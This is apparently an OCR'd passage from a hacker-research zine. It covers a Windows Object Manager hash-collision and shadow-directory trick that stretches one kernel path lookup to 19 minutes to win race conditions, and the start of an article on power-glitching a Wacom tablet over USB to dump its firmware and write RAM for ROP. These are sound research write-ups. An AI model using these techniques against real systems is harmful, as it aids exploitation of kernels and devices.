High resolution graphics are now more versatile and less expensive than 35MM slides! Create a slide-like presentation on your TV screen with dozens of special effects.

- educators • sales people • lectures
- business • executives • exhibits
- free running store displays
- cable or closed circuit TV nets
- presentations

Req. 48K Apple, Disk Drive, In Applesoft Basic/ Machine Language

$49.95

See your favorite APPLE dealer or order direct. Send check or money order to:

C & H VIDEO
Box 201 • Hummelstown PA 17036
Specify DOS 3.2 or 3.3 PA Res. Add 6% sales tax

For charges call
717-533-8480
Between 9am to 9pm

VISA master charge


command `dt nt!_OBJECT_DIRECTORY`. Converted back to a C-style structure, it looks something like the following:

```
struct OBJECT_DIRECTORY
{
    POBJECT_DIRECTORY_ENTRY HashBuckets[37];
    EX_PUSH_LOCK Lock;
    PDEVICE_MAP DeviceMap;
    ULONG SessionId;
    PVOID NamespaceEntry;
    ULONG Flags;
    POBJECT_DIRECTORY ShadowDirectory;
}
```


Based on the presence of the HashBucket field, it's safe to assume that the kernel is using a hash table to store directory entries. This makes some sense, because if the kernel just maintained a list of directory entries, this would be pretty poor for performance. With a hash table the lookup time is much reduced as long as the hashing algorithm does a good job of reducing collisions. This is only the case though if the algorithm isn't being actively exploited. As we're trying to increase the cost of lookups, we can intentionally add entries with collisions to make the lookup process take the worst case time, which is linear relative to the number of entries in a directory. This again provides us with another scaling factor, and in this case the number of entries is only going to be limited by available memory, as we are never going to need to put the name into the path.

So what's the algorithm for the hash? The main function of interest is `ObpLookupObjectName`, which is referenced by functions such as `ObReferenceObjectByName`. The directory entry logic is buried somewhere in this large function; however, fortunately there's a helper function `ObpLookupDirectoryEntryEx`, which has the same logic (it isn't actually called by `ObpLookupObjectName`, but it doesn't matter) that is smaller and easier to reverse (Figure 10).


So the hashing algorithm is pretty simple; it repeatedly mixes the bits of the current hash value and then adds the uppercase Unicode character to the hash. We could work out a clever way of getting hash collisions from this, but actually it's pretty simple. The object manager allows us to specify names containing NULL characters, therefore if we take our target name, say 'A', and prefix it with increasing length strings containing only NULL, we get both Hash and Bucket collisions. This does limit us to creating only 32,000 or so colliding entries before we run out of strings to create them, but, as we'll see in a minute, that's not a problem. Let's look at the results of doing this for a single directory:



Yet again, a nice linear graph. For a given collision count it's nowhere near as good as the recursive directory approach, but it is a multiplicative factor in the lookup time, which we can abuse. So you'd think we can now easily apply this to all our 16,000 recursive directories, add in symbolic links, and probably get an insane lookup time. Yes, we would, however there's a problem, insertion time. Every time we add a new entry to a directory, the kernel must do a lookup to check that the entry doesn't already exist. This means that, for every entry we add, we must do $(n-1)^2$ checks in the hash bucket just to find that we don't have the entry before we insert it. This means that the time to add a new entry is approximately proportional to the square of the number of entries. Sure it's not a cubic or exponential increase, but that's hardly a consolation. To prove that this is the case we can just measure the insertion time:



That graph shows a pretty clear n^2 trend for the insertion time. If, say, we wanted to create a directory entry with 16,000 collisions, it takes close to 5.5 seconds. If we wanted to then do that for all 16,000





```
POBJECT_DIRECTORY ObpLookupDirectoryEntryEx(POBJECT_DIRECTORY Directory,
                                            PUNICODE_STRING Name,
                                            ULONG AttributeFlags) {
 BOOLEAN CaseInSensitive = (AttributeFlags & OBJ_CASE_INSENSITIVE) != 0;
 SIZE_T CharCount = Name->Length / sizeof(WCHAR);
 WCHAR* Buffer = Name->Buffer;
 ULONG Hash = 0;
 while (CharCount) {
   Hash = (Hash / 2) + 3 * Hash;
   Hash += RtlUpcaseUnicodeChar(*Buffer);
   Buffer++;
   CharCount--;
 }

 OBJECT_DIRECTORY_ENTRY* Entry = Directory->HashBuckets[Hash % 37];
 while(Entry) {
   if (Entry->HashValue == Hash) {
     if (RtlEqualUnicodeString(Name,
           ObpGetObjectName(Entry->Object), CaseInSensitive)) {
       ObReferenceObject(Entry->Object);
       return Entry->Object;
     }
   }
   Entry = Entry->ChainLink;
 }

 return NULL;
}
```

Figure 10. `ObpLookupDirectoryEntryEx()`

recursive directory entries, it would take around 24 hours! Now, I think we're going a bit over the top here, and by fiddling with the values we can get something that doesn't take too long to set up and gives us a long lookup time. But I'm still greedy; I want to see how far I can push the lookup time. Is there any way we can get the best of all worlds?


The final piece of the puzzle is to bring in Shadow directories, which allow the Object Manager a fallback path if it can't find an entry in a directory. You can use almost any other Object Manager directory as a shadow, which will allow us to control the lookup behavior. A Shadow Directory has a crucial difference from symbolic links, as it doesn't cause a reparse to occur in the lookup process. This means they're not restricted to the 64 reparse limit. As each lookup consumes a path component, eventually there will be no more paths to lookup. If we put together two directories in the following arrangement, we can pass a similar path to our recursive directory lookup, without actually creating all the directories.

Path: \A\A\A\A\A ...



So how does this actually work? If we open a path of the form `\A\A\A\A\A...`, the kernel will first lookup the initial 'A' directory. This is the directory on the left of the diagram. It will then try to open the next 'A' directory, which is on the right, which again it will find. Next the kernel again looks up 'A', but in this case it doesn't exist. As the directory has a shadow link to its parent, it looks there instead, finds the same 'A' directory, and repeats the process. This will continue until we run out of path elements to lookup.

So let's determine the performance of this approach. We'd perhaps expect it to be less performant relative to actually creating all those directories if only because of the cache effects of the processor. But hopefully it won't be too far behind.



Looks good. Yes, the performance is lower than actually creating the directories, but once we bring collisions into the mix, that's not really going to matter much. So the final result is that instead of creating 16,000 directories with 16,000 collisions we can do it with just 2 directories, which is far more manageable and only takes around 11 seconds on my workstation. So, to sign off, let's combine everything together.

1. 16,000 path components using 2 object directories in a shadow configuration
2. 16,000 collisions per directory
3. 64 symbolic link reparses

And the resulting time for a single lookup on my workstation is **drum roll please** 19 minutes! I think we might just be able to win the race condition with that.

Code examples can be found attached to this document.[10]

3.2 Conclusion

So after all that effort we can make the kernel take around 19 minutes to lookup a single controlled resource path. That's pretty impressive. We have many options to get the kernel to start the lookup process, allowing us to use not just files and registry keys but almost any named event. It's a typical tale of unexpected behavior when facing pathological input, and it's not really surprising Microsoft wouldn't optimize for this use case.

[10] `unzip pocorgtfo13.pdf object_manager_lookup_poc.cs`

4 The FaceWhisperer for USB Glitching; or, Reading RFID with ROP and a Wacom Tablet

by Micah Elizabeth Scott

Greetings, neighbors!

Today, like most days, I would like to celebrate the diversity of tiny machines around us. This time I've prepared a USB magic trick of sorts, incorporating techniques from the analog and the digital domains.

Regular readers will be well aware that computer peripherals are typically general-purpose computers themselves, and the operating system often trusts them a little too much. Devices attached to Thunderbolt (PCI Express) are trusted as much as the CPU. Devices attached to USB, at best, are as privileged as the user, who can typically do anything they want albeit slowly and using interfaces designed for meat.[11] If that USB device can exploit a bug in literally any available driver, the device could achieve even more direct levels of control.

[11] `unzip pocorgtfo13.pdf meat.txt`

Not only are these peripherals small computers with storage and vulnerabilities and secrets, they typically have very direct access to their own hardware. It's often firmware's responsibility to set up clocks, program power converters, and process analog signals. Projects like BadUSB have focused on reprogramming a USB device to attack the computer they're attached to. What about using the available low-level peripherals in ways they weren't intended?


I recently made a video, a "Graphics Tablet Primer for Hackers," going into some detail on how a pen tablet input device actually works. I compared the electromagnetic power and data transfer to the low-frequency RFID cards still used by many door access control systems. At the time this was just a convenient didactic tool, but it did start me wondering just how hard it would be to use a graphics tablet to read 125 kHz RFID cards.

I had somewhat arbitrarily chosen a Wacom CTE-450 (Bamboo Fun) tablet for this experiment. I had one handy, and I'd already done a little preliminary reversing on its protocol and circuit design. It's old enough that it didn't seem to use any custom Wacom silicon, recent enough to be both cheap and plentiful on the second-hand market.

4.1 A Very Descriptive Descriptor

Typically you need firmware to analyze a device. Documented interfaces are the tip of the iceberg. To really see what a device is capable of, you need to see everything the firmware knows how to do. Sometimes this is easy to get. Back in PoC||GTFO 7:3 when I was reversing an optical drive, the firmware was plainly available from the manufacturer's web site. Usually you won't be so lucky. Manufacturers often encrypt firmware to hide their crimes or slow down clones, and some devices don't appear to support firmware updates at all.

This device seemed to be the latter kind. No firmware updates online. No hints of a firmware updating process hidden in their drivers. The CPU was something I didn't recognize at first. I posted



Released under the Creative Commons
Attribution Share-Alike 4.0 License
https://creativecommons.org/licenses/by-sa/4.0/

TITLE: facewhisperer

Design by: scanlime

REV: git

Date: 9/3/16 1:51 PM

Sheet: 1/1

the photo to Twitter, and Ladyada recognized it as a Sanyo/ONsemi LC87, an 8-bit micro that seems to be mostly used in Japanese consumer electronics. It comes in both flash and ROM versions, both of which I would later find in these tablets. Test points were available for an on-chip debugger, but I couldn't find the debug adapter for sale anywhere nor could I find any documentation for the protocol. I even found the firmware for this mysterious TCB87-TypeC debug adapter, and a way to disassemble it, but the actual debug port was implemented by a custom peripheral on the adapter's CPU. I tried various bit twiddling and pulse pushing in hopes of getting a response from the debug port, but my best guess is that it's been disabled.

At this point, the remaining options are more direct. A sufficiently funded and motivated researcher could certainly break out the micropositioners and acid, reading the data directly from on-chip busses. But this is needlessly complex and expensive. This is a USB device after all, and we have a perfectly good off-chip bus that can already do many things. In fact, when you attach a USB device to your PC, it typically hands very small pieces of its firmware back to the PC in order to identify itself. We think of these USB Descriptors as data tables, not part of the firmware at all, but where else would they be stored? On an embedded device where RAM is so precious, the descriptor chunks will be copied directly from Flash or Mask ROM into the USB endpoint buffer. It's a tiny engine designed to read parts of firmware out over USB, and nearly every USB device has code like this.

If this code is functioning properly, it will read back only the USB descriptor tables, and nothing else. If there's a bug in the size calculation, you may be able to request more data. If there isn't already a bug, you can introduce one via clock or power glitching.

Introducing a bug at just the right time can be tricky, so this is where it helped to build a new tool. Well, a tiny add-on for a masterful existing tool: the ChipWhisperer-Lite by Colin O'Flynn. The ChipWhisperer is an open source platform for side-channel power analysis and glitching. The joy of having both power analysis and glitching in the same platform is that they can be on the same reference clock. With one oscillator, you can deterministically step your target device through its paces, measure its activity via the power consumption waveform, and deliver glitches to specific clock cycles. By removing as many sources of jitter as possible, glitches can be delivered more reliably to the intended operation within the target's firmware.


My humble addon is the FaceWhisperer, a USB host controller based on the MAX3421E chip, inspired of course by Travis Goodspeed's Facedancer21 tool. Whereas the USB host controller in your PC will be subject to many influences far outside your control, the USB host in the FaceWhisperer can be precisely synchronized with both the target device and the ChipWhisperer itself.

Putting everything on the same clock is necessary but not sufficient for cycle-accurate timing repeatability. The LC87, like many microcontrollers, will boot from a free-running RC oscillator before switching to the external clock under software control. This means it's necessary to synchronize with the running firmware somehow before starting up the USB host. In this case, I'm using a comparator input on the FaceWhisperer to precisely wait on a debug signal that indicates the beginning of a tablet scanning cycle.

The `GET_DESCRIPTOR` request we're interested in comes in several parts: a `SETUP` token that describes what descriptor we'd like to read, some IN tokens that each ask the device to send back one more packet, and finally an OUT for acknowledgment. These phases each drive a forgetful state machine that wakes up on each interrupt and leaves notes to itself for what needs to be done to the next packet. Unlike antique asynchronous serial ports, USB devices can never speak to the host unless they're offered a timeslot with an IN token, so no matter how badly we glitch the firmware we do need to follow this flow in order to read back data from the device.

This firmware extraction glitch works by disrupting the calculation and/or storage of the descriptor length, between that `SETUP` and the first IN. To extract as much data as possible, the `SETUP` can have a length limit of `0xFFFF` and the FaceWhisperer can continue spamming IN tokens until something fails. With this infrastructure in place, the ChipWhisperer's Glitch Explorer can hone in on timing offsets and glitch parameters that give us longer than usual descriptor responses. By briefly interrupting power at slightly different timing offsets after the `SETUP` packet, a variety of glitched behavior can be observed.

The descriptor we'll be reading is the USB Configuration Descriptor, typically one of the longest descriptors a device will provide. This device has a



34-byte descriptor that we'll be trying to glitch into something much longer. Usually the whole thing comes back in one packet:

```
IN
09022200010100801E0904000001030102000921
0001000122920007058103090004
rcode 5 total 34
```

Sometimes our glitches occur while copying the IN data itself. These aren't useful on their own, but they can give some feedback on how well the glitch is working:

```
IN
09022200010100801E0904000001030102000921
21FFFFFFFF20D227FFFFFFFFFF20
rcode 5 total 34
```

When you're getting close, you start to see non-corrupted descriptors that have a longer than expected length:

```
IN
09022200010100801E0904000001030102000921
0001000122920007058103090004090222000101
00801609040000010301020009210001000122920
00070581030900040902 3B000201008016090400
0001030102000921000100012292000705810309
0004090401000103000000092100010001220F00
0705820340000404030904 1E035700610063006F
006D00200043006F002E002C004C00740064002E
0010034300540045002D0034003500300010034
00540045002D0036003500300010034D00540045
002D0034003500300010034D00540045002D0036
0035003000680268016802680168026800 6803F0
00F001F003F002700170027000700370007003700
00B801B800B801B8
rcode 5 total 268
```

Only a little more of that, and we find a glitched configuration descriptor that's 65,534 bytes long, more than enough to reconstruct the entire 32 kB firmware ROM. You only get the memory prior to the descriptor if the address space wraps, but fortunately for us this was the case. All that's left is to determine the address offset by looking for clues like an IVT at the beginning or unused memory near the end of the image, and correctly align the resulting 32 kB image.

If you'd like to try this technique on your own devices with the ChipWhisperer, you can grab the PCB design and source for FaceWhisperer and play along.[12]

This sort of side-channel analysis still requires a bit of PCB surgery in order to set up the device's power rails and clock for glitching and monitoring. It also helps to have a reset signal and some sort of GPIO that can be used as a timing reference. It would be interesting future work to see how far this setup could be reduced. Could the glitching be performed solely via the USB port, even through whatever power regulation and conditioning the device includes?

4.2 Coding in Disappearing Ink

The documentation for the LC87 architecture is sparse. I eventually found an instruction encoding table buried in some product-line-specific appendix, but for a while the only resource I could find was a freeware toolchain, including a compiler and an on-chip debugger. I had already taken a look at this debugger in an attempt to awaken the debug port on my tablet. It wouldn't do much without this mysterious TCB87-TypeC dongle, but I tried simulating the TCB87 with a GreatFET that mostly just pretends things are okay and tells this RD87 debugger whatever it wants to hear. When I get the debugger to start up, it begins populating the hex views with zeroes. After a quick look with the USB analyzer, I easily find the requests that are the same size as the device's memory and begin answering those with my firmware dump. Now I have a debugger that I can use for static analysis!

I was looking for some kind of update mechanism. I would later discover that this tablet (firmware 1.16) used mask ROM whereas many earlier tablets (1.13) used flash memory. Those 1.13 tablets do seem to have a bootloader of some kind available, but I haven't looked into it yet. With the 1.16 tablet I had been analyzing, though, I became fairly certain there was no intended way to modify the device's program memory. This gave me a new constraint, which turns out to be interesting anyway: Turn the tablet into an RFID reader without modifying its firmware. We'll do this entirely via RAM and return-oriented programming.

The next step was much easier than expected. There was plenty of hidden functionality in the firmware. These are things that aren't part of any

[12] `git clone https://github.com/scanlime/facewhisperer`
`unzip pocorgtfo13.pdf facewhisperer.tar.bz2`

standard and aren't used by the official drivers, but presumably exist for factory test purposes. There's a mode you can put the tablet in which enables an additional USB endpoint that returns loads of timers and internal debug info. Oh, and there's a HID request that will just write exactly 16 bytes into RAM anywhere you like!

I think this was used in conjunction with another routine that isn't called anywhere, which tests the custom silicon Sanyo added for Wacom. Oh, custom silicon. I was hoping not to find that here. Newer tablets have chips that are obviously designed by Wacom to be complete analog frontends. I wanted to start with an older tablet that would have fewer custom parts. But perhaps the "W" in LC871W32 stands for Wacom. The analog frontend is made from discrete components in this tablet; multiplexers to select from an array of coils, op-amps to integrate the received signals, a buffer to excite the coils with a carrier wave. When I first looked at the circuit, it seemed like the 750 kHz carrier wave itself as well as the other timing signals would be generated using general-purpose peripherals on the micro. But when I look for the corresponding GPIO pins, nothing. More reverse engineering, and it was clear that I was facing custom hardware. I've been calling it `FEB0h`, after its I/O address. At first I thought it was a serial engine of some sort that was being misused to run the tablet, but now it's clear that this hardware is purpose-built. More on that later. For now, it's enough to know that the hardware or the mask ROM itself had enough engineering risk that they thought it prudent to include such a powerful test feature.

